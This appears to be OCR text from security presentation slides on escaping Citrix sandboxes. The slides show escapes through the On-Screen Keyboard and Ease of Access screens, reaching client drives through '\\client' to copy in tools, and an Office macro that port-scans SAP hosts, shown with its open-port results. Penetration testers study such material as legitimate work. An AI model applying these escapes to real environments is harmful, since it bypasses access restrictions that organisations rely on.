
About the On-Screen Keyboard

OK Cancel

On-Screen Keyboard
Éch ² 1 & 2 é 3 " 4 ' 5 (6 - 7 è 8 _ 9 ç 0 à °) + = RetArr Origine Pg préc.
Tab a z e r t y u i o p ¨ ^ £ $ Fin Pg suiv.
Verr. maj q s d f g h j k l m % ù µ * Ins Pause
Maj > < w x c v b n ? , . ; / : § ! Maj ↑ Suppr Imp. Arrêt défil
Ctrl Alt AltGr Fn Ctrl ← ↓ → Options

Go-outside Citrix context:

Basic escape



Use the computer without a mouse or keyboard

Ease of Access ▸ Ease of Access Center ▸ Use the computer without a mouse or keyboard

Search Control Panel

Use the computer without a mouse or keyboard
When you select these settings, they will automatically start each time you log on.

Type using a pointing device

☑ Use On-Screen Keyboard

Type using the mouse or another pointing device such as a joystick by selecti
a keyboard.

Avoid using the mouse and keyboard

Speak into a microphone to control the computer, open programs, and dictate t

Use Speech Recognition

See also

Learn about additional assistive technologies online

Options

☑ Use click sound

□ Turn on numeric key pad

To use the On-Screen Keyboard:

● Click on keys

○ Hover over keys

Hover duration:

Shorter — 1 second — Longer

○ Scan through keys

Scanning speed:

Faster — 1 second — Slower

To select a key:

☑ Use joystick, game pad or other gaming device

☑ Use keyboard key: Space Bar Key


□ Use mouse click

Control whether the On-Screen Keyboard starts when I log on

About the On-Screen Keyboard

Go-outside Citrix context:

Basic escape



Use the computer without a mouse or keyboard

Ease of Access ▾ Ease of Access Center ▾ Use the computer without a mouse or keyboard

Search Control Panel

uter without a mouse or keyboard

ect these settings, they will automatically start each time you log on.

pointing device

n-Screen Keyboard

using the mouse or another pointing device such as a joystick by selecting keys from a picture of board.

he mouse and keyboard

Speak into a microphone to control the computer, open programs, and dictate text.

Use Speech Recognition

See also


Learn about additional assistive technologies online

Go-outside Citrix context:

File / Drives access

The ”\\client” request gives access to the client’s local Hard drive.

- It allows you to copy your tools
- Copy&Paste works also



Look in: ICA-tcp#16 (Client)

\\Client\A$
\\Client\C$
\\Client\D$
\\Client\E$
\\Client\F$
\\Client\G$
\\Client\X$

File name: *.txt

Files of type: Text Documents (*.txt)

Encoding: ANSI

Go-outside Citrix context:

MS Office Happy hacker

Office is a powerfull tool not only for document creation , with macro you can :

- Create network socket
- Execute system commands
- Import binaries files or code

And natively, you can :


- Perform SQL queries

Privileges Escalation (in some case)

Go-outside Citrix context:

MS Office Happy hacker: Map attack surface of SAP


Credits to Patrik Karlsson - Cqure.net



	A	B	C
1			
2	Range	10	50000
3	Host	192.168.1.1	
4	Timeout	100	
5	Parallell	30	

Go-outside Citrix context:

MS Office Happy hacker: Map attack surface of SAP



E31

	A	B	C	D	E	F
1						
2	Range	10	8000			
3	Host	172.16.141.12				
4	Timeout	100				
5	Parallell	30				
6						
7						
8						


	A	B
1	22	Open
2	25	Open
3	111	Open
4	427	Open
5	631	Open
6	1128	Open
7	3300	Open
8	3600	Open
9	3900	Open
0	8000	Open
